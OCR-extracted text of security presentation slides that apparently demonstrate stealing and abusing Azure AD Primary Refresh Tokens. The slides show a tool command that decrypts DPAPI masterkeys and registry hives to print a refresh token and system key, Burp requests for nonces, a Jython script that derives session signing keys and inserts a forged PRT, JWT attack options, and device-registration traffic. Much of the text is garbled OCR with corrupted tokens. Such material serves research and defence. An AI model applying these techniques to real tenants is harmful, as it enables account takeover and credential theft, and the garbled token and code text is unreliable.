7PnpiqYMMvr_gpIrnlpG5I70jCpyEzuDFn.BSE7off7KgYmLBUSgJGO__UpC9Zh-clSroT4jxxu_-Y11vpWg58DZaezqaviVmAdiQ0ZSBsswSiKC37nlHl3LrZek8v4ekq0KZeMxZ8TIp8ZUyCn7f8
T_M5TX1xCYDxgPt1vYHQir06wEZKXf0bzM.HuzBpdq-tm7FrFKAV7wwYs7MPa4wyJBctAIXtgMmca__ecZYHEZJl6cNH5er7JWTL99riZE8SQuATYqLS0BJTdcQ1G7_fLRUJaqG7VedVbyu6p5stCOWH
urcRhBtPxNrTMFNW5vVj1DeTElB7L-b8P:QL0154ncmrUByciNcfXGgdEgOVof7_TKRX63M3_-gZ8AprlZYaT-gzNZZD2i5In-IAD10dMimz00SCA_zOUAJC3Lt3dV9H5lT35jCg87lozz_KdA0HzBp
BDzTeYjRONIz_BpLSp0IMMq9hSj8_kIrh(SD6zCkn4EPiMWvd3oDlHgJyJ335z5n3Evco1mKwvqIv-0RWiDHuhLnmnPyODD526T7f-VI_Y9uOLiUqYXYS1j7xD58cduddzAYSt0cqQad16ApBxPCQ-C
cnAvpKg4v4f8nvJNzzZlBX10CZHn8FjcfkIz4QuFAjcfiVhy_z0hxVes5vA0xxzwDmEY_HiYLPpGoLv1wIcOD9pL2rkjhHQvfnmvd4cBd_c3vNqvNsI9CDPLcWJlncvLKIcvGgd3eACE7iVY9CTd-W47
2NecGydWaQzbQ7j7qrskROtww-BYfDI9FgnZRukhwXGOYGCVPc0V_Sd-00LjL0omZ4YPekgmNU7w92zbs3G40osjL1YMKuc7u_Kwp0c_7e7ZMG598sSvWvoI_dqRaRWOLumAanJ8Xn8UYv7Dd9T6ypUK
x1AWtkCqawCxh4kBKniQUmg3b_r2h0eqy6rwDmLC3NV5ywQvtvl4ug_o4DR5HZWjUn081hDQ7pnH6beYATIITfGporIANe2umVn4m2m1Fw7ajVn5T3ATfUffdgwyZ6yRmShWq_lcCA5VzJ_MWB2EOHBGOP
zmNOgPnb3-Ph2mdLBCRGUlx-iaO3FTQ8so2QY5XNdjb8Fy3iyFLUQnscieZqXVwakEx7AIYcZQW7WaD_Tnym6CyUtxN-tRb1j2iaaXqB9sXbFtMB6Te2JwJiJKGSAvGKOPsNlbpLyh96t6EcpJud974
0tjNdByMOLXC3NGjLQHQWa02gRTEwZuypSVKWZveWyXN5_PG586wzguttSas_L0hcE-Y93fgo10wYjV-GIqR_dvAixLdDnmzk8XvJn9dupfBWr_vHXE0B6HwSrYe1MDS_jGuEDqt-iSENVqEJQC7DX9
E-JWL8Ex01b2-xqIzR2fe5Mq7JM6LBqVheg.....ngch...AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAABZlVraHzp3QYvdrCaKmDw8AAAAAAIAAAAAABmAAAAAAQAAIAAAABjDsQrBTD
oZbAs+EpDZnLegJJCdyu6cNhM+MLOeDMjAAAAA6AAAAAaAAIAAAABDOPYjHi/qnpAjgi3SgHLkYpKMBRsbM5s6YY8BQFYwEMAAAAC5jmF3HRE/1FMAZjiLBB5yRySdI4A6aZiJiKuyBvDlbgDDCZR
sWmDUeKK7rwtgVWEAAAATAY2Q01r+OH0+C7ybeXd+95R1eqsocFrLnXDERv6B6QFoIYZKt0j38KJKpCPT4GHkxV5+Q9DBbe1sKSGuTLIA.....
.....atester@kkse44.onmicrosoft.com$....42940ae7-a3ea-4789-adc7-d717a8952ec0+..._2FfQmjvykUV-LV1n4h7NoDEa-Wg0FA5h75tZ9ds0A4
...alfatester....Tester....$.a8194a89-cc95-4d3b-bc1c-c6bf34e12701.....alfatester Tester.....K...u:a8194a89-cc95-4d3b-
-bc1c-c6bf34e12701.42940ae7-a3ea-4789-adc7-d717a8952ec0....0mt7kk1fs47v2tqstg639n66
```

00000000	01 00 00 00	01 00 00 00	01 00 00 00	D0 8C 9D DF	01 15 D1 11	8C 7A 00 C0	4F C2 97 EBK.....z..0..
0000001C	01 00 00 00	59 96 F4 5A	1F 3A 77 41	8B DD AC 26	8A 98 3C 3C	00 00 00 00	02 00 00 00Y..Z.:wA.07&.<<.....
00000038	00 00 10 66	00 00 00 01	00 00 20 00	00 00 18 C3	B1 0A C1 4C	3A 19 6C 0B	3E 12 90 D9	...f.....n̄..L:~l>..05
00000054	9C B7 A0 18	92 02 77 2B	BA 70 D8 4C	F8 C2 CE 78	33 23 00 00	00 00 0E 80	00 00 00 02w+.p.L...x3#.....
00000070	00 00 20 00	00 00 10 CE	3D 88 C7 8B	FA A7 A4 08	E0 8B 74 A0	1C B9 18 A6	43 01 AD 20=.Nj.....t.....C..
0000008C	4C E6 CE 98	63 C0 50 15	8C 04 30 00	00 00 2E 63	98 5D C7 44	4F F5 14 C0	19 8E 22 C1	L.0 c.P...0....c.]DO....."
000000A8	07 9C 91 C9	27 48 E0 0E	9A 66 22 48	91 4C 81 BC	39 5B 80 30	C2 CD 1B 16	98 35 1E 28'H...f"H.L..9[.0....5.(
000000C4	AE EB C2 D8	15 58 40 00	00 00 13 03	2D 90 3B 5A	FE 38 73 BE	0B BC 9B 79	77 7E F7 94X@).....-.;Z.8s....yw~..
000000E0	75 7A AB 28	70 5A CB 9D	70 C4 46 FE	81 E9 01 68	21 86 64 4F	48 F7 F0 A2	4A A5 C3 D3	uz.(pZ" p.F...h!.dOH...J...
000000FC	E0 61 E4 C5	5E 7E 43 D0	C1 6D ED 6C	29 21 AE 4E	52 00			.a..^~C..m.l)!..NR.

PRT – Sessionkey – decrypt me please...

DPAPI Blob – System Mastekeys

... c:\Windows\System32\Microsoft\Protect\S-1-5-18\User ...

... DPAPI Secrets from LSA (DPAPI_SYSTEM+DPAPI_USER) ...

... HKLM\Security, HKLM\SYSTEM ...

... Mimikatz, Impacket, etc ...

```

L$ ./aaddecrvpt.nv --masterkey ../masterkeys/S-1-5-21-4276662192-3075548024-2561254612-1002 --sysmasterkey ../masterkeys/S-1-5-18/User --sid S-1-5-21-4
276662192-3075548024-2561254612-1002 --password Password1 --system ../system.dat --security ../security.dat --base64file p_g7m2ag339emk5tr0k5uua fh1 --
outfile p_g7m2ag339emk5tr0k5uua fh1.dec
Decrypted masterkeys: 3
=====Decrypted OK !=====
Refresh token: 0.AX0A5wqUQuqjiUet:9cXqJUuwHi07B_kvK9KqxtUUcw4cmScA0c.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P88fwa19CMI-EaifXiwH6t7PnpiqYMMvr_gpIrnlp
5I70jCpyEzuDFn_BSE7off7KgYmLBUSgJG0_UpC9Zh-clSroT4jxxu_-Yl1vpWg58DZaezqaviVmAdiQ0ZSBsswSiK37nlHlt3LrZek8v4ekq0KZeMxZ8TIp8ZUyCn7f8T_M5TX1xCYDxgPt1vYHQ
ir06wEZKXf0bzMJHuzBpdq-tm7FrFKAV7wwYs7MPa4wyJBctAIXtgMmca_ ecZYHEZJl6cNH5er7JWTL99riZE8SQuATYqLS0BJTdCq1G7_fLRUJaG7VedVbyu6p5stCOWHurcRhBtPxNrTMFNNw5vV
j1DeTELb7L-b8PRQL0154ncmrUBYciNcfxGgdEgOVof7_TKRX63M3_-gZ8AprlZYaT-gzNZD2i5In-IAD10dMimz00SCA_z0UAjC3Lt3dV9H5L1T35jCg87lozz_KdA0HzBpBDzTeYjRONIz_BpLSp0
IMMq9hSj8_kIrhQSD6zCkn4EPiMwvd3oDlhgJyJ335z5n3Evco1mKwvqIv-0RWiDHuhLnmnPy0DD526T7f-VI_Y9u0LiUqYXYS1j7xD58cduddzAYSt0cqQad16ApBxPCQ-CcnAvpKg4v4f8nvJNzzZl
BX10CZHn8FjcfkQz4QuFAjcfiVhy_zQhxVes5yA0xxzwDmEY_HiYLPpGoLv1wIcQD9pl2rkjhHQyfnmyd4cBd_c3vNQyNs9CDPlcWJlncvLKIcvGgd3eACE7iVY9CTd-W472NecGydWaQzbQ7j7qrsk
ROtwW-BYFDI9FgnZRukhwXGOYGCVPc0V_Sd-00LjL0omZ4YPekgmNU7w92zbs3G40osjL1YMKuc7u_Kwp0c_7e7ZMG598sSvWvoI_dqRaRWOLumAaNj8Xn8UYv7Dd9T6ypUKx1AWtkCqawCxxh4kBKniQ
Umg3b_r2h0eqy6rwDmLC3NV5ywQtl4ug_o4DR5HZWjUn081hDQ7pnH6beYATIItFGporIANe2umVn4m2m1Fw7ajVn5T3ATfUffdgWyz6yRmShWq_lCCA5VzJ_MWB2EOHBG0PzmN0gPnb3-Ph2mdLBCRG
Ultx-ia03FTQBso2QY5XNdjb8Fy3iyFLUQnscieZqXVwakEx7AIYcZQW7Wad_Tnym6CyUtxN-trB1j2iaaXqB9sXbFtMB6Te2JwJiJKGSAvGKOPSnIbplyh96t6EcpJud9740tjNdByMOLXC3NGjLQHQ
Wa02gRTeWZuymSVkVzveWyxN5_PG586wzguttSas_L0hcE-Y93fqo10wYjV-GIqR_dvAiXlDdnmzk8XvJn9dupfBWr_vHXE0B6HwSrYe1MDS_jGuEDqt-iSENVqEJQC7DX9E-JWL8Ex01b2-xqIzR2f
e5MQ7JM6LBqVheg
-----
System key Blob Decrypted:
81b89fa1e95f69a6975e3fc806d3968d02082c5557d6e0a606ae75c5dc476afc

```

PRT + Burp + RoadTools = Love



PRT = Headers + pld=(fresh nonce + refresh_token) + signature

```
Request
Pretty Raw Hex
1 POST /common/oauth2/token HTTP/1.1
2 Host: login.microsoftonline.com
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
  Safari/537.36 Edge/18.19042
5 Content-Length: 98
6 Connection: close
7
8 grant_type=svr_challenge&windows_api_version=2.0&resource=
  https%3a%2f%2fcdpcs.access.microsoft.com

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 x-ms-request-id: 44db5830-b791-4512-a019-09822c997a00
10 x-ms-ests-server: 2.1.13481.9 - WEULR2 Prodslices
11 X-XSS-Protection: 0
12 Set-Cookie: fpc=ArDo2xTfcR50ummIRBJHH_k; expires=Sat, 17-Sep-2022 14:57:32
  GMT; path=/; secure; HttpOnly; SameSite=None
13 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
14 Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly
15 Date: Thu, 18 Aug 2022 14:57:32 GMT
16 Connection: close
17 Content-Length: 122
18
19 {"Nonce": "AwABAAEAAAACA0z_BAD0_3kWT rAdytX_GnKEvsg_lsirdUPhS5DzBNqsy1_lfNi3h6vC
  9AI63JJ5ICb8z_PY - sITs6RTP5DGf22tnckTPFcgAA"}
```

Manual? No, please...

Burp + JWT4B

<https://github.com/ozzi-/JWT4B/issues>

BAPP ???

Only manual mode

Send Cancel < >

Request

Pretty Raw Hex **JSON Web Tokens**

```
{
  "alg": "HS256",
  "ctx": "QTkForqEKaCwkkjj1F/eRK6LmjHIXIOP",
  "kdf_ver": 2,
  "typ": "JWT"
}
```

"refresh_token": "0.ATwA1UPcd4n-T0aJ6Unbm0tiNSC41uzCMrZJm",
"is_primary": "true",
"request_nonce": "AwABAAEAAAACA0z_BAD0_-pj_n8NmjKJ4KhKaff"

w4fLjYe7ghsTXPApcb-Cjr3Rbiy9S1zei7E5bUeq-Gg

Do not automatically modify signature
 Recalculate Signature
 Keep original signature
 Sign with random key pair
 Load Secret / Key from File


Secret / Key for Signature recalculation:
0xβ1b89fa1e95f69a6975e3fc806d3968d02082c5557d6e0a606ae7

Alg None Attack:
-

CVE-2018-0114 Attack

Burp + Python = Love ??

Burp Python Scripter – python (jython) scripts inside Burp



The screenshot shows the Burp Suite Python Scripter interface. On the left, a sidebar lists various tools, with 'Python Scripter' highlighted and circled in red. The main window shows a script titled 'JWTFuzz' (also circled in red) with the following code:

```
1 31 and tell burp extender use corect python2 libs path (ex: /usr/local/lib/python2.7/dist-packages)
2 32 """
3 33 #HS265 secret kes
4 34 #Microsoft AAD session key
5 35 key = "1e07111bac70e8df088a059f13d22fbc6fbc35b39946c9dfc961a6125138bbda"
6 36
7 37 def calculate_derived_key(sessionkey, context=None):
8 38     import binascii
9 39     from javax.crypto import Mac;
10 40     from javax.crypto.spec import SecretKeySpec;
11 41
12 42     label = "AzureAD-SecureConversation"
13 43     hmacSecret="\x00\x00\x00\x01" + label + "\x00" + context + "\x00\x00\x01\x00"
14 44     #print("hmacSecret key: " + binascii.hexlify(hmacSecret))
15 45
16 46     mac = Mac.getInstance("HmacSHA256")
17 47     secretKeySpec = SecretKeySpec(sessionkey, "HmacSHA256");
18 48     mac.init(secretKeySpec);
19 49     hmacSha256 = mac.doFinal(hmacSecret);
20 50
21 51     return hmacSha256
22 52
23 53 if toolFlag in (callbacks.TOOL_REPEATER, callbacks.TOOL_SCANNER, callbacks.TOOL_EXTENDER ):
24 54     # only apply to requests
25 55     if messageIsRequest:
```

JWTFUZZ.py

Burp + Python = Love ??

Burp Python Scripter – python (jython) scripts inside Burp

PRTInsert.py

The screenshot shows the Burp Suite interface with several windows open:

- Session Handling Rules:** A table with columns 'Enabled', 'Description', and 'Tools'. The rule 'insert PRT' is checked and has 'Proxy and Repeater' listed as the tool.
- Cookie Jar:** Shows a list of cookies. One cookie is highlighted with a red box:

#	Host	Method	URL	Status	Cookies received
1	https://login.microsoftonline.com	POST	/common/oauth2/token	200	fpc, x-ms-gateway-slice, stsser..
- Macro Editor:** Shows a macro named 'GetNonce' with a table of macro items:

#	Request	Response
1	POST /common/oauth2/token HTTP/1.1	
2	Host: login.microsoftonline.com	
3	Content-Type: application/x-www-form-urlencoded	
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.19042	
5	Content-Length: 98	
6	Connection: close	
7		
8	grant_type=svr_challenge&windows_api_version=2.0&resource=https%3a%2f%2fcdpcs.access.microsoft.com	
- Main Script Editor:** Shows Python code for session handling, including a Microsoft AAD session key and a PRT context string.

PRT – primary refresh token

I want PRT – you know where it is

I want session key – you know where it is

Cool ? – No, TPM! (ngch -> ngc)

TPM – WTF ?

January 1999 Compaq, HP, IBM, Intel and Microsoft – Trusted Computing Platform Alliance (TCPA)

April 2003 – Trusted Computing Group (TCG)

March 2011 – TPM Main Specification Version 1.2

April 2014 – TPM Library Specification 2.0

November 2019 – ISO/IEC 11889:2015

Documentaion(~1000p) + <https://github.com/microsoft/ms-tpm-20-ref> + <https://github.com/microsoft/TSS.MSR> = a little bit of understanding

PRT – SessionKey (TPM is enabled)


I want PRT !

... RSA transport privkey + pubkey ...

... RSA transport pubkey -> Microsoft ...

... Microsoft encrypt sessionkey via RSA transport pubkey -> Windows ...

... Windows decrypt via RSA transport privkey -> sessionkey ...



TPM – device registration



```
Request
1 POST /EnrollmentServer/device/?api-version=2.0 HTTP/2
2 Host: enterpriseregistration.windows.net
3 Accept: application/json
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJJaUxBK1VWYmpBwVhZR2FYRupsOGxwMFRPSSIsmtpZCI6IjJaVbZwmJ4xUnkLTehrODEXJgVozcjJ6d81-Fmx6_qrAK2KiCZf9tmpVofH5LEJQeiQLBbcn220Qg8YsUacwWbLOgE05xYj1kk6L-AZhgSNmfKlKewXr1seqdLUDgkzoorx3Ftdzn2MyzMxVcy8of-IfTeZzgAQu06VcPZJz56K55dLYrREDiPhO_R3A
5 User-Agent: Dsreg/10.0 (Windows 10.0.19043.1200)
6 Ocp-Adrs-Client-Name: Dsreg
7 Ocp-Adrs-Client-Version: 10.0.19041.1200
8 Return-Client-Request-Id: true
9 Client-Request-Id: e45f5234-763d-4971-9a6e-90c9ad8f0eb2
10 Content-Length: 3379
11
12 {
13   "CertificateRequest": {
14     "Type": "pkcs10",
15     "Data": "MIICdTCcAVOCAQAwMEUwCwGA1UEAxMlN0U5ODBBRDk0tqj2RC00MzA2LTk0MjUtOjU0MDYyMkIwMTRBdDCCASIdQYJKoZIhvcNAQEBBQAGGEPADCCAQoCggEBA0l6lRiCRbST3dT+TYdwwBLHXw+6q+2azuahKmd17+YgC0z9L4c4y5JST4lqKpeSpz+9Izdc+NmGqijsuXg52xVkbACuMwJfWML8DnX7xRzrdQgrQ0ey+vnwXBpJ63pI0a+nXD8CmpJE3QJKDyaVhsw60PuiigyWQjI4NjwnX+YALW/sPLfAAMsLqD5kSwglsQz8GV0LZzacJVwef0LIYrn1TkqELVepMEBMYKcZdiQW3zka mvEYNNrYeVvNQt5mR"
16   },
17   "TransportKey": "UENQTTgAAAAAAGAAAdwBAADgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0gABAAsAAwRyACcd/8vzbDg65pn7mGjcbcuJlXU4hL4oA5IsEkFYv6oi.rgAGAIAAQwAQCAAAAAAAAAAQDjzY760Jq/fLweTp3DuPyNTG10iY96SQMLytZyB8xwFwbydQd1QmWdduhNv0MndL1QvG7tUoxZ2A4tY6iJdzVi/s5NENYv5K7J/AoGpSy5wLpVl87wUTFE+AxX9NRqes1jT00A0QFa01RCDzmYYT/LwzIf61iFPZVht9Tv10JGZH4WHPwXSiM86BwldpgNwnK+S1BNd15j5b7+buA7HBKx24nYSSD8zsaDFKuRrIPMuPlbE4FxnOxifkPLH70+dMktgxFlx+2be5+tr8DJIbvc40zciNjK7pKky4+lTlMYBlOHfJB4Li3jGP/Tq4zvYl+s43SPgiMakEZZCm6PnXdAN4AIMVJ7iKU/xSIFlzh+ud1FGJu32PLCQJwJvX2ML0CBAN4ABAYg2vH5BtX5UFGwqRTnferC+YkNqZmAMiDtYGF9Q00L42D2mggOQFKhkTwd0dwfcyfhDBIHndecUU0kbbkaj8WXYQdCtZ/gqX3uGf5m3EtXegSNUq+H/OnIghQhQ3wvBLlIAw9CDY3ao0EcrUb6ZLJpjsTuDGZ6zMsevAM0dXxH34i42TKRfPntDfFbwtCaRFADjJutgKwsvcvIt6ecm449dESS7+U6AZrTR/dLTgcwuG+aD52myM4AAAAGACCPzSFpq5JpTgxjPqxq3coQrkg7wgKI mb/HrB7dwf3bdgAg5Sn1lhEocpV0jtZgURe3V+I3xuGVE6Lj/uHyBMRYAjoAIK8spwLpnENqIQBvHLiidiwyYvBx2wjVZxf4cP15yKKfnACDEE6hHsRESScvd10yk2qoVoYUsHdu6V0YdJXYF89wUwAAACAEjpo6zghYp3nzRP94W76p8HrH+jmLs9SaId1RlMZYUA=="
18   },
19   "TargetDomain": "kkse44.onmicrosoft.com",
20   "DeviceType": "Windows",
21   "OSVersion": "10.0.19043.1200",
22   "DeviceDisplayName": "HOME-PC",
23   "JoinType": 4,
24 }
```

```
Response
1 HTTP/2 200 OK
2 Content-Length: 1654
3 Content-Type: application/json
4 Client-Request-Id: e45f5234-763d-4971-9a6e-90c9ad8f0eb2
5 Request-Id: e45f5234-763d-4971-9a6e-90c9ad8f0eb2
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 Date: Fri, 19 Aug 2022 17:43:43 GMT
9
10 {
11   "Certificate": {
12     "Thumbprint": "FDB6720C63F293D635DEEEF658489D1673B7181B",
13     "RawBody": "MIIDBjCCAtqgAwIBAgIQ3MUEmlpwgpPNF00u1tShrTANBqkqhkiG9w0BAQsFADB4MXYwEYQK CZI mi ZPylGQBGRYDbmVOMBUGCGmSJomT8iXkARkwb3dpbmRvd3MwHQYDVQDEEXZNUy1Pcmdbmbl6YXRpb24tQWVnZjZXNzMCsGA1UECxMkODJkYmFjYjYtQmZuMjU4MS00NmNhLTljNzmtMDk1MGxwZWZjYTkzMB4XDTEyMDg0OT E3MT MOMFoXDTMyMDg0OTE3NDM0MFMwLzEtMjMsGA1UEAxMkNmViNDQxNmMtMDM1ZC00N2NhLWIyYTYtZmVhNGMzYzIzMDNjMIIBIjANBqkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA6XqVGIJFvLpd1P5Nn3BYEsdfD7qr7Zr05ocqbN3Xv5iAI7P0vhzjLkLJPg6tWfSb0Bnj8kIL/Ui1IueLjrsBIxjwe5V0h+7+ubGsfvplGklptGdGiCJwax/CmCtsUjKdx/NfGBWmKSUBI8xkEPNXaLYOwQONqWYfBrM7wco8h2g5zEmDY8u+GNTAoS8vMali0ACV8e2AVHNNos+mTvdUBEGDOHC4/v0S4ZY+Pv9cbouzQ0va4n35MECrvR59x6RT2vAvdBVx3qqfy/08SWVkskQrLoat/mYtOmAkOYTsKCKCjwfvFvi0lgoiAtPXUjywtvKe092rYYrIS6bX7jjQIDAQABo4HAMI 